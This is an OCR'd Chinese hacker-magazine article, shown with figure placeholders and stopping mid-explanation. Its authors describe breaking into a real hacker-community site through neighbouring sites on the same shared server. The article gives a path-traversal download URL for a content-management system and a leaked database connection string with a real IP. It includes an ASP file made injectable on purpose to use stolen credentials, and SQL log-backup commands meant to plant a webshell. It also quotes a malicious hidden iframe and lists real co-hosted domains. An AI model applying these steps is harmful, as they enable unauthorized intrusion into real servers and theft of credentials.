


图11

文章难度：★★★
文章内容：本文为旁注的入侵文章，讲述了以MSSQL的日志备份得到目标的Webshell

对国内知名黑客站点的一次渗透经过

小志＆伤心的鱼[SST]

最近无聊的要命，每天都无聊的过日子，正好这天无意中逛到了黑客风云的论坛，想想当初自己也曾在这里做过斑竹学技术呢，呵呵，既然没什么事儿，就免费给他们做下检测吧（小编注：似乎有那么一点点“恩将仇报”的感觉）。于是乎我拉上小志操起啊D，就准备战斗了……

首先打开百度，搜索“site:05112.com”，我的习惯是渗透一个网站前总喜欢看看这个网站的信息。大概找到了54000多条信息，看了下风云主站全是HTML的链接，论坛用的是PHPWind，我也没有PHPWind的0day漏洞。另外像这种黑客站点肯定不会有什么注入上传之类的漏洞的。虽然知道对方的后台使用的是动易系统，直接在地址后加上admin/admin_login.asp，可惜还需要多加一个验证也就是动易多出的管理员验证。后来才知道这个后台是假的，真正的后台隐藏得很深。既然主站论坛都不能下手那就旁注一下吧，我记得以前风云是跟别人合租的服务器，服务器上肯定会有别的站点的。不看不知道，一看吓一跳，服务器上的站点还真是够多，如图1。

既然有这么多的站点那机会就大了，首先就是寻找有注入漏洞的网站。使用明小子批量检测功能跑了一圈没有发现一个站点可以注入的，但是我发现了一个动网的论坛。过程比较顺利，下载默认数据库data/dvbbs7.mdb，然后直接跑出密码直接登录了前台。兴冲冲的正准备登录后台拿Webshell呢，但是发现有点儿不对劲，一进入到后台页面，IE马上就卡死，开了四次都卡在那儿不动了。后来看了下登录页面的源文件，发现了四个如下的代码**<iframe src=http://www.xxx.mouth.cn/1.htm width=0 height=0></iframe>**！不知道哪位仁兄已经挂了N个马了。只要一访问IE立刻就卡死，我冒着中马的危险又试了五六次，还是不能进入后台。郁闷了，看来只能另寻出路了……

无奈之下唯有继续寻找服务器上的站点，后来发现有个站点用的新云系统，是个分站，很老的版本了。转了一下没发现什么注入点，后来想到了新云的那个任意文件下载漏洞，想想是不是能用新云的这个漏洞来下载conn.asp，查看数据库链接文件，找到数据库地址下个数据库也不错，那样就可以直接拿到密码进后台了。新云的后台还是很好拿Webshell的，嘿嘿。下面我们就直接构造一个URL：http://XXXX.com/flash/downfile.asp?url=uploadfile/../../conn.asp，我简单说下使用方法，不懂的朋友可以到百度搜索一下，有非常详细的资料哦，这个漏洞在当时可是轰动一时的。实验证明我的运气还真是不错，直接下载了conn.asp文件。因为这是个分站，所以我们还要看看主站是啥样子。明人一眼就能瞧出主站用的动易的系统，直接在URL后面加admin/admin_login.asp就跳出了动易的登录后台，使用默认的用户名密码admin，admin888都不行，默认数据库也是不行。虽然用的是2005版的系统，但用了几个以前动易的漏洞都不成功。看情况是管理员打了补丁。只有从那个新云的系统下手了，在conn.asp里找出数据库地址，发现是asp后缀的。能不能通过新云的任意文件下载漏洞来下载主站的数据库链接文件呢？说做就做，想是没用的，试试就知道了。直接把目录跳到上一级试试，在URL后面添加uploadfile/../../../conn.asp回车提交，出来了，如图2。哈哈，看来最近运气不错，真要去买彩票了。




图2

打开conn.asp文件后顿时傻眼了，竟然是MSSQL权限的数据库！conn.asp代码如下：


```
<%
Set conn = Server.CreateObject("ADODB.Connection")
conn.Open "PROVIDER=SQLOLEDB;DATA SOURCE=60.190.168.37;UID=aXXXXX;pwd=XXXX;DATABASE=XXXX"
%>
```

我隐藏掉了真实的用户跟密码。既然是MSSQL那还等什么，即使是public也有权限列目录了。这里我说下怎么利用这个MSSQL的用户名和密码。首先我们构造一个有注入漏洞的文件sql.asp，代码如下：

```
<!--#include file="conn.asp"-->
<%
dim rs,strSQL,id
set rs=server.createobject("ADODB.recordset")
id = request("id")
strSQL ="select * from PE_GuestBook where GuestID=" & id
rs.open strSQL,conn,1,3
rs.close
%>
```

我们可以看到，直接用**request("id")**取值没有过滤就构成了注入漏洞。在最前面加上**<!--#include file="conn.asp"-->**，就是这个文件包含了conn.asp，把这两个文件放在同一目录下。这里我在本机架设放在WEB目录下，用NBSI检测一下，地址为http://127.0.0.1/sql.asp?id=1，因为sql.asp明显有注入漏洞，再包含conn.asp，所以一检测就有注入点了，如图3。

注入权限为DB_OWNER，没想到今天运气这么好，接连碰到好事，马上用NBSI的列目录功能寻找WEB目录。这一找



submit

60.190.168.37 has address 60.190.168.37
Found 27 websites with the IP 60.190.168.37

1) 1x99.com
2) 369bank.com
3) 591kxs.cn
4) 591sw.com
5) 591wyx.com" gping="&POS=71&CM=WPU&CE=33&CS=AWP&SR=64&sample=0
6) 670068.com
7) 8136.jy361.com
8) JLGUDU.COM" gping="&POS=75&CM=WPU&CE=35&CS=AWP&SR=68&sample=0
9) bbs.591sw.com
10) bbs.jlgudu.com
11) boyou.net
12) dx.05112.com
13) dx.05112.org
14) dxbbs.05112.com
15) goodooo.com
16) jxzy.591sw.com
17) my.jy361.com
18) pnln.net
19) puerhome.net" gping="&POS=69&CM=WPU&CE=32&CS=AWP&SR=62&sample=0
20) qqpop.cn
21) qukan.net
22) sketchupdown.cn
23) tjtxmmxf.com
24) vip.jy361.com
25) xkcw.net
26) youer.591sw.com
27) youxiren.net

图1




图3

可就找了近一个小时，最后终于确定了黑客风云网站目录：E：\xxxxx\xinlianhacker\web，如图4。

既然找到了WEB目录，那能不能直接用DB权限备份个木马上去？要是真能如此的话这黑客风云也太脆弱了，不会这么快就被我搞下来了吧。因为我不习惯用工具备份，干脆直接用查询分析器连接那密码，执行SQL语句**alert darabase 591swdata set recovery full**（这个语句的意思是把当前库设置为完全恢复模式），但是没想到问题又来了，执行语句居然出错呢！难道不能设置为完全恢复模型？执行别的语句看看**create table cmd (a img)**，正常的啊。再执行**backup log 591swdata to disk ='D"\cmd' with init**（这个语句的意思是把日志备份到D盘，如果大家对这些语句不清楚的话可以翻翻以前的黑X都有介绍的），一执行怎么又是错误，如图5。后来发现，只要语句中出现当前数据名，就会出现错误。转换语句也不行，郁闷！




图4




图5

目录列出来了，用户名也知道了，竟然到这里过不去了！在网上翻了N久的资料也没有找到原因。大家都知道，要备份数据库拿Webshell，一定要出现库名才行。SQL 